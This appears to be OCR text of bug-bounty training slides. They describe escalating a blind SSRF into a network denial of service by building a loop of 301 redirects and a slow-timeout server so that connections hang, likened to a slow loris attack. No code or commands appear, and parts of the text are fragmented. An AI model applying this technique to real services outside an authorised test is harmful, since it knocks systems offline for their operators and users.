
★★★★★

IMPACT


★★★★★

★★ OVERALL ★★


$76K BOUNTY


NETWORK
BASED
DENIAL OF
SERVICE

Have you ever had a Blind SSRF and didn't know what to do with it ?



👊 IS THAT YOU? 👊



Are you desperate for a technique that will help you transform this Informative vuln into a High/Crit???

👊 IS THAT YOU? 👊

Have y
a Blir
didn't
to do

👊 THE NEXT TECHNIQUE IS FOR YOU 👊

for
ill

uln
?

REQUEST LOOP

Some kind of slow loris attack

The goal is to make the connections hang as much as possible

REQUEST LOOP


Make a request hang as much as possible

Create a loop of 301 redirects → Some HTTP clients will validate again on every new requests


Make your server timeout after a lot of time

REQUEST LOOP


HTTP REQUEST




REQ 2




